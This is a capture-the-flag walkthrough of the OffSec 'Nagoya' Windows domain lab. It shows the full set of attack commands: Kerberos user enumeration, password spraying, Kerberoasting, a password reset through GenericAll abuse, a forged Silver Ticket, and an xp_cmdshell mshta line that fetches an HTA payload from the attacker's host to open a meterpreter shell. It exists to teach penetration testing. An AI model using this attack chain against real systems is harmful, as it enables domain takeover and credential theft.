
Table of contents
Open Table of contents
INFO
CTF URL: https://portal.offsec.com/machine/nagoya-50426/overview
Machine Type: Windows
IP: 192.168.242.21
Difficulty: Very Hard
Initial Reconaisance
NMAP
sudo nmap -p- -sS -sC -sV 192.168.242.21 -v --min-rate 10000

PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
80/tcp    open  http              Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-favicon: Unknown favicon MD5: 9200225B96881264E6481C77D69C622C
|_http-title: Nagoya Industries - Nagoya
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2025-03-13 12:47:47Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server     Microsoft Terminal Services
|_ssl-date: 2025-03-13T12:49:24+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: NAGOYA-IND
|   NetBIOS_Domain_Name: NAGOYA-IND
|   NetBIOS_Computer_Name: NAGOYA
|   DNS_Domain_Name: nagoya-industries.com
|   DNS_Computer_Name: nagoya.nagoya-industries.com
|   DNS_Tree_Name: nagoya-industries.com
|   Product_Version: 10.0.17763
|_  System_Time: 2025-03-13T12:48:44+00:00
| ssl-cert: Subject: commonName=nagoya.nagoya-industries.com
| Issuer: commonName=nagoya.nagoya-industries.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-12T12:46:12
| Not valid after:  2025-09-11T12:46:12
| MD5:   5541:7249:8193:0afa:b1c9:4916:6b96:2779
|_SHA-1: 2682:8424:67c8:1d55:9976:2bd2:6f26:1210:b216:0738
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf            .NET Message Framing
49666/tcp open  msrpc             Microsoft Windows RPC
49668/tcp open  msrpc             Microsoft Windows RPC
49676/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc             Microsoft Windows RPC
49681/tcp open  msrpc             Microsoft Windows RPC
49691/tcp open  msrpc             Microsoft Windows RPC
49698/tcp open  msrpc             Microsoft Windows RPC
49717/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: NAGOYA; OS: Windows; CPE: cpe:/o:microsoft:windows
Information we got from scanning:
- There are some services associated with AD we can check out (smb, winrm, etc.)
- Domain name - nagoya-industries.com
- Computer’s FQDN - nagoya.nagoya-industries.com
- And also there is a Website at port 80
Web
Users
/Team- this page contains user list

Copy and save it to a list:
cat user.lst
# result
Matthew         Harrison
Emma    Miah
Rebecca         Bell
Scott   Gardner
Terry   Edwards
Holly   Matthews
Anne    Jenkins
Brett   Naylor
Melissa         Mitchell
Craig   Carr
Fiona   Clark
Patrick         Martin
Kate    Watson
Kirsty  Norris
Andrea  Hayes
Abigail         Hughes
Melanie         Watson
Frances         Ward
Sylvia  King
Wayne   Hartley
Iain    White
Joanna  Wood
Bethan  Webster
Elaine  Brady
Christopher     Lewis
Megan   Johnson
Damien  Chapman
Joanne  Lewis
Enumeration
User Enumeration
We can use the list of users for identifying actual users on the machine.
First download namesmash.py for getting all combinations of name and surname:
python namesmash.py user.lst
# result (truncated)
matthewharrison
harrisonmatthew
matthew.harrison
harrison.matthew
harrisonm
mharrison
hmatthew
m.harrison
h.matthew
matthew
harrison
emmamiah
...
# add '> comb.lst' to save into a file
To identify users, we can use kerbrute command:
kerbrute userenum comb.lst -d nagoya-industries.com --dc 192.168.242.21
# result
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 03/13/25 - Ronnie Flathers @ropnop

2025/03/13 09:20:44 >  Using KDC(s):
2025/03/13 09:20:44 >   192.168.242.21:88

2025/03/13 09:20:44 >  [+] VALID USERNAME:       matthew.harrison@nagoya-industries.com
2025/03/13 09:20:45 >  [+] VALID USERNAME:       emma.miah@nagoya-industries.com
2025/03/13 09:20:45 >  [+] VALID USERNAME:       rebecca.bell@nagoya-industries.com
2025/03/13 09:20:45 >  [+] VALID USERNAME:       scott.gardner@nagoya-industries.com
2025/03/13 09:20:45 >  [+] VALID USERNAME:       terry.edwards@nagoya-industries.com
2025/03/13 09:20:45 >  [+] VALID USERNAME:       holly.matthews@nagoya-industries.com
2025/03/13 09:20:46 >  [+] VALID USERNAME:       anne.jenkins@nagoya-industries.com
2025/03/13 09:20:46 >  [+] VALID USERNAME:       brett.naylor@nagoya-industries.com
2025/03/13 09:20:46 >  [+] VALID USERNAME:       melissa.mitchell@nagoya-industries.com
2025/03/13 09:20:46 >  [+] VALID USERNAME:       craig.carr@nagoya-industries.com
2025/03/13 09:20:47 >  [+] VALID USERNAME:       fiona.clark@nagoya-industries.com
2025/03/13 09:20:47 >  [+] VALID USERNAME:       patrick.martin@nagoya-industries.com
2025/03/13 09:20:47 >  [+] VALID USERNAME:       kate.watson@nagoya-industries.com
2025/03/13 09:20:47 >  [+] VALID USERNAME:       kirsty.norris@nagoya-industries.com
2025/03/13 09:20:48 >  [+] VALID USERNAME:       andrea.hayes@nagoya-industries.com
2025/03/13 09:20:48 >  [+] VALID USERNAME:       abigail.hughes@nagoya-industries.com
2025/03/13 09:20:48 >  [+] VALID USERNAME:       melanie.watson@nagoya-industries.com
2025/03/13 09:20:48 >  [+] VALID USERNAME:       frances.ward@nagoya-industries.com
2025/03/13 09:20:49 >  [+] VALID USERNAME:       sylvia.king@nagoya-industries.com
2025/03/13 09:20:49 >  [+] VALID USERNAME:       wayne.hartley@nagoya-industries.com
2025/03/13 09:20:49 >  [+] VALID USERNAME:       iain.white@nagoya-industries.com
2025/03/13 09:20:49 >  [+] VALID USERNAME:       joanna.wood@nagoya-industries.com
2025/03/13 09:20:49 >  [+] VALID USERNAME:       bethan.webster@nagoya-industries.com
2025/03/13 09:20:49 >  [+] VALID USERNAME:       elaine.brady@nagoya-industries.com
2025/03/13 09:20:50 >  [+] VALID USERNAME:       christopher.lewis@nagoya-industries.com
2025/03/13 09:20:50 >  [+] VALID USERNAME:       megan.johnson@nagoya-industries.com
2025/03/13 09:20:50 >  [+] VALID USERNAME:       damien.chapman@nagoya-industries.com
2025/03/13 09:20:50 >  [+] VALID USERNAME:       joanne.lewis@nagoya-industries.com
Now we can the pattern and valid usernames. Save it to another user list file:
cat valid.lst
# result
abigail.hughes
andrea.hayes
anne.jenkins
bethan.webster
brett.naylor
christopher.lewis
craig.carr
damien.chapman
elaine.brady
emma.miah
fiona.clark
frances.ward
holly.matthews
iain.white
joanna.wood
joanne.lewis
kate.watson
kirsty.norris
matthew.harrison
megan.johnson
melanie.watson
melissa.mitchell
patrick.martin
rebecca.bell
scott.gardner
sylvia.king
terry.edwards
wayne.hartley
I used this script to convert kerbrute output to a nice list:
Finding Valid Credentials
Next is to get information about the identified accounts. There is a chance that there can be asreproastable accounts, or accounts with no password required. To test Asreproastables:
impacket-GetNPUsers -no-pass -usersfile valid.lst nagoya-industries.com/ -dc-ip 192.168.242.21
# no satisfying result
To test No password required ones:
crackmapexec smb 192.168.242.21 -u valid.lst -p ""
# no satisfying result
Then, maybe we should password spray/brute force. Trying different easy passwords, I found that the following password worked - Summer2023.
crackmapexec smb 192.168.242.21 -u valid.lst -p Summer2023
# result (truncated)
SMB         192.168.242.21  445    NAGOYA           [+] nagoya-industries.com\fiona.clark:Summer2023
The found credentials:
nagoya-industries.com\fiona.clark:Summer2023
SMB
Access
Using the following one-liner we can see that the user has access only to smb:
for i in {smb,winrm,ldap,rdp}; do echo $i ; crackmapexec $i 192.168.242.21 -u fiona.clark -p Summer2023  ; done
# result (truncated)
...
SMB         192.168.242.21  445    NAGOYA           [+] nagoya-industries.com\fiona.clark:Summer2023
...
Shares
We need to enumerate shares a little bit:
smbmap -H 192.168.242.21 -u fiona.clark  -p Summer2023
# result
Disk                                                Permissions     Comment
----                                                -----------     -------
ADMIN$                                              NO ACCESS       Remote Admin
C$                                                  NO ACCESS       Default share
IPC$                                                READ ONLY       Remote IPC
NETLOGON                                            READ ONLY       Logon server share
SYSVOL                                              READ ONLY       Logon server share
We can check shares for something interesting:
smbclient \\\\192.168.242.21\\SYSVOL -U fiona.clark
# enter password
# result
...
smb: \nagoya-industries.com\scripts\ResetPassword\> ls
  .                                   D        0  Sun Apr 30 04:07:07 2023
  ..                                  D        0  Sun Apr 30 04:07:07 2023
  ResetPassword.exe                   A     5120  Sun Apr 30 13:04:02 2023
  ResetPassword.exe.config            A      189  Sun Apr 30 12:53:50 2023
  System.IO.FileSystem.AccessControl.dll      A    28552  Mon Oct 19 23:39:30 2020
  System.IO.FileSystem.AccessControl.xml      A    65116  Sat Oct 10 01:10:54 2020
  System.Security.AccessControl.dll      A    35952  Sat Oct 23 04:45:08 2021
  System.Security.AccessControl.xml      A   231631  Tue Oct 19 12:14:20 2021
  System.Security.Permissions.dll      A    30328  Tue Oct 18 21:34:02 2022
  System.Security.Permissions.xml      A     8987  Tue Oct 18 21:34:02 2022
  System.Security.Principal.Windows.dll      A    18312  Mon Oct 19 23:46:28 2020
  System.Security.Principal.Windows.xml      A    90968  Sat Oct 10 01:10:54 2020
We can see that there are some interesting files for reseting password.
Checking ResetPassword.exe
if we cat the binary

we can see an interesting line with successful.svc_helpdeskAU299iYRmikYTHDbPbxPoYYfa2j4x4cdg}.
Changing and checking the credential combinations gave me a valid one:
crackmapexec smb 192.168.242.21  -u svc_helpdesk -p 'U299iYRmikYTHDbPbxPoYYfa2j4x4cdg'
SMB         192.168.242.21  445    NAGOYA           [*] Windows 10.0 Build 17763 x64 (name:NAGOYA) (domain:nagoya-industries.com) (signing:True) (SMBv1:False)
SMB         192.168.242.21  445    NAGOYA           [+] nagoya-industries.com\svc_helpdesk:U299iYRmikYTHDbPbxPoYYfa2j4x4cdg
So credential is:
- svc_helpdesk
- U299iYRmikYTHDbPbxPoYYfa2j4x4cdg
Kerberoasting
Using this svc_helpdesk user (or fiona.clark ) we can perform kerberoasting attack:
impacket-GetUserSPNs -dc-ip 192.168.242.21 'nagoya-industries.com/svc_helpdesk:U299iYRmikYTHDbPbxPoYYfa2j4x4cdg' -request
# result (truncated)
krb5tgs$23$*svc_helpdesk$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/svc_helpdesk*$3d37c7.....

$krb5tgs$23$*svc_mssql$NAGOYA-INDUSTRIES.COM$nagoya-industries.com/svc_mssql*$f6947de729bdc336aa243a0dd672500c$8a6ac5951a459e8add29838f7661999215104142cd49ee06638c79205f1a625e2324612fda6dcde4aeaaecb7deb5d83b4d90aafdddfec0a0f7f94b9ed2b8b0a208d47a05a50a6a45ab57fbecd0fdc891121ce992e4883613691636b85170805b00c3aa91b849afa6011798468228144fa83550ab1958ed0eb4caeacc263c411885f7087b042fb86890a180c464cb8cd52cb58cdc384ce39b33a375d7327e7b3ada29294aec3fcdc3bccca28d3129cf78c918546a0124d21a966868f1772badf5b2da4aeb90e2ed5a18192324a0e8fffcc3c669aae15e8f28cc562f7e8f903b944962eef2a3cc8f260d1880fd730d2cc81302c7463b5b07f7a1413e119f7676e6a063c0b30d89b0c4c4fd764aa25f47f3e3926a380e0c56bbcc6466b39e74b0ee5a588f361f030ca8501c8757e7c7e5b3645434ccb93e0ea7f4b5d46c72d87d18d1e5009b9ecb667d269baa383f725f34dc2765284f0e26da2c90e8e8853c8a62366c906d6f33101f0eca6d64827ad3939be4e44bc0730c39e734f696f379b12e12307dcc3c4906734ffc555d835455e373cfd08f0a37ddee130e5256ed3dc1b50831457505f94c212bfe9f7978e82f09c36f64a6d402e0ea01e7229d49efcf43e5e3143d3c5e1191a09a532fdc2349e4a957043d0c9b355333aeac879f958430be2ff68a55e631b63d15ba27c19898134b0407f30c69ab5dd783babca19848fef705b7ba457bded71ef315b3892490f9a1cbcd1e0df98118818292fe2e226c44a64082e9113928a57e0a6b1510b5ab3c6b60f3f832328694dd10a4ad5f6d969a076703badee685399fd7307f4581359d0327c9671e0041e9ff23042b5d71bb1b21e1b8b0847a0de4d86f098122e913c296c60e64bc20694dd05666c819425a59abad25bfed03778e59fa0edb65bfd4acb32a21c7a3fd29eb194f82f6ef96d795a681f7855f6609ad9307a07102467b2af495938178f54cf57b8bf065ecb5e906dfeca598457feba5a8d4c3db72d1209af5a2a14af76f38c7ade218abb95199258dc982f89c672eb3365c34b36110f184ad5b873a2bc1d61057699de2c1a76495f9d6da7b20b68f2f758dd191f50f04acc108e894ca39ad9a6dc9673b73bdf5bce49b2a62fba957b5b7130921b37779dc26f1623c32cf06779b815bf2cc013a827e00c6d58f7149f603bbf835551776fe08734ebed462cd7ee286bdb87e68590c76a22e2015b203643ecbaaaf3c906d7c323a7f4efaceecc5a4368b91c92766171f52eb7c563823aff0dbd367e66574d2b69a19e27f148079f7d2f01cf4352c166e55bf2916061e56a8a8357d1699e76bbe2426e5a2c4100f5945d7f190df4e30669ec7e85573cfb5e7dd353cf300f9c07f1f3854bb041809193502c327cdfc0f84b4c17db91fe74f0fcda247f9d80393312d79e0a6ecab7eaa4e770c4a01619e535cd07971dc47cac931803b9e99cec9f89f6223ad2348ecc20cade3671c9bd6b6213fb404920a24006f20805c3679650a74d38609dd6e89459889aa6a0e322031632d6e324c224a659b6a719602ef30d2d7954a5f4005ec9765e0677468db873d8cfa43f34b8eebc53502befd6af53b8ed79fd2b5fed8a6a87d1b36c3592770a3
We get svc_mssql user’s credentials. We can crack it:
# save the hash to a file
john hash.txt
# result (truncated)
...
Service1         (?)
...
It is cracked! And now we can check its permissions:
for i in {smb,winrm,ldap,rdp}; do echo $i ; crackmapexec $i 192.168.242.21 -u svc_mssql -p 'Service1'   ; done
# result (truncated)
...
SMB         192.168.242.21  445    NAGOYA           [+] nagoya-industries.com\svc_mssql:Service1
...
As a result, we see that svc_mssql can authenticate to SMB.
Obtained Credentials
So, for now we have pwned the following accounts:
| user | password |
|---|---|
| fiona.clark | Summer2023 |
| svc_helpdesk | U299iYRmikYTHDbPbxPoYYfa2j4x4cdg |
| svc_mssql | Service1 |
Bloudhound
Collection
Let’s get more information about the domain using bloodhound:
bloodhound-ce-python  -u fiona.clark -p Summer2023 -ns 192.168.242.21 -d nagoya-industries.com -c all
# there will be json files
ls
20250316053136_computers.json   20250316053136_domains.json  20250316053136_groups.json  20250316053136_users.json
20250316053136_containers.json  20250316053136_gpos.json     20250316053136_ous.json
To open the graph view:
sudo neo4j start
BloodHound

# import custom queries that can be useful for better analysis
curl -o ~/.config/bloodhound/customqueries.json "https://raw.githubusercontent.com/CompassSecurity/BloodHoundQueries/master/BloodHound_Custom_Queries/customqueries.json"
Then drag and drop json files into the GUI.
Analysis
Choosing “Shortest Paths from Owned Principals (including everything)”, we can find an interesting path:

The realationship means that, svc_helpdesk is member of Helpdesk group which has GenericAll on christopher.lewis user which is member of Developers group and which is member of Remote Management Users group.
Note, if we check Developers group, we can find some other users too. So chosen user is not the only path to the desired destination.
GenericAll Abuse
Change Password
To abuse genericAll, we can change the user’s password. We can use the following command:
net rpc password christopher.lewis 'passw0rd!' -U nagoya-industries.com/svc_helpdesk%'U299iYRmikYTHDbPbxPoYYfa2j4x4cdg' -S 192.168.242.21Check Permissions
Using crackmapexec, we can check the permissions the user has:
for i in {smb,winrm,ldap,rdp}; do echo $i ; crackmapexec $i 192.168.242.21 -u christopher.lewis -p 'passw0rd!'  ; done
# result (truncated)
SMB         192.168.242.21  445    NAGOYA           [+] nagoya-industries.com\christopher.lewis:passw0rd!
WINRM       192.168.242.21  5985   NAGOYA           [+] nagoya-industries.com\christopher.lewis:passw0rd! (Pwn3d!)
...
It means we can get shell by abusing winrm service. We can use evil-winrm utility.
Getting shell
evil-winrm -i 192.168.242.21 -u christopher.lewis -p 'passw0rd!'
# result
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents> whoami
nagoya-ind\christopher.lewis
User Flag
And user flag is located at C:\local.txt:
cat /local.txt
# result
251891044d421b7e9b47b88d67e3570c
PrivEsc
MSSQL
There is MSSQL instance that runs on internally. We can check it by the following command:
netstat -anop tcp
# result (truncated)
...
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       3612
...
We can port forward it to attack machine, and then try to get shell from it using the svc_mssql user.
Port Forwarding
Using chisel, we can forward MSSQL’s port to the attack machine:
# on attack machine
## install and prepare binaries
wget https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_windows_amd64.gz
gunzip chisel_1.10.1_windows_amd64.gz
mv chisel_1.10.1_windows_amd64 chisel.exe

wget https://github.com/jpillora/chisel/releases/download/v1.10.0/chisel_1.10.0_linux_amd64.gz
gunzip chisel_1.10.0_linux_amd64.gz
chmod +x chisel_1.10.0_linux_amd64

## run the listener
./chisel_1.10.0_linux_amd64 server --socks5 --reverse -p 3333

# on windows
## upload
upload chisel.exe
## connect to the listener and forward the port. the first IP is our attack machine's
.\chisel.exe client 192.168.45.161:3333 R:1433:127.0.0.1:1433
Now, on attack machine, you can see the port 1433 open.
Getting Shell from MSSQL
Get MSSQL shell:
impacket-mssqlclient 'nagoya-industries.com/svc_mssql:Service1@127.0.0.1'   -windows-auth
# result - we got the shell
SQL (NAGOYA-IND\svc_mssql  guest@master)>
Using enable_xp_cmdshell, we can enable command execution:
SQL (NAGOYA-IND\svc_mssql  guest@master)> enable_xp_cmdshell
[-] ERROR(nagoya\SQLEXPRESS): Line 105: User does not have permission to perform this action.
[-] ERROR(nagoya\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(nagoya\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
[-] ERROR(nagoya\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
But we cannot, unfortunately. So, we should find another path
Silver Ticket
As we have a service account, we may try to get a Silver Ticket and impersonate Administrator. First let’s collect some required information.
Preparation
Upload Powerview onto the victim machine:
# in evil-winrm
upload /home/kali/Nagoya/powerview.ps1
powershell -ep bypass
. .\powerview.ps1
Get-NetUser
# find svc_mssql, and note SPN
...
serviceprincipalname : MSSQL/nagoya.nagoya-industries.com
...
# then
Get-DomainSID
# note it too
S-1-5-21-1969309164-1513403977-1686805993and lastly, get hash of the password Service1:
- https://codebeautify.org/ntlm-hash-generator can be used
Getting and Importing ticket
We can use impacket-ticketer to get a ticket:
impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator
# then export into env
export KRB5CCNAME=$PWD/Administrator.ccache
# then prepare a configuration file
vim /etc/krb5user.conf
# write there
[libdefaults]
        default_realm = NAGOYA-INDUSTRIES.COM
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
    rdns = false
    dns_canonicalize_hostname = false
        fcc-mit-ticketflags = true

[realms]
        NAGOYA-INDUSTRIES.COM = {
                kdc = nagoya.nagoya-industries.com
        }

[domain_realm]
        .nagoya-industries.com = NAGOYA-INDUSTRIES.COM

# additionally add 127.0.0.1 ip into /etc/hosts as nagoya.nagoya-industries.com
Now you can connect to mssql:
impacket-mssqlclient -k nagoya.nagoya-industries.com
# result - we have access
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(nagoya\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(nagoya\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (NAGOYA-IND\Administrator  dbo@master)>
MSSQL - Getting Shell
Enable xp_cmdshell and check the command execution:
SQL (NAGOYA-IND\Administrator  dbo@master)> enable_xp_cmdshell
SQL (NAGOYA-IND\Administrator  dbo@master)> xp_cmdshell whoami
# result
nagoya-ind\svc_mssql
Now to get the shell:
msfconsole
# then
use exploit/windows/misc/hta_server
set lhost 192.168.45.161 # your attack machine ip
run
# then in sql shell
SQL (NAGOYA-IND\Administrator  dbo@master)> xp_cmdshell mshta http://192.168.45.161:8080/2ao4a48kDfJgdCl.hta
We gonna get a meterpreter shell
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NAGOYA-IND\svc_mssql
Abusing Tokens
Now, we can easily abuse token to escalate privileges:
meterpreter > getsystem

...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
The Root Flag (Proof Flag)
meterpreter > pwd
C:\users\Administrator\Desktop
meterpreter > cat proof.txt
87313ea5073fa41b8a4e61b929219b09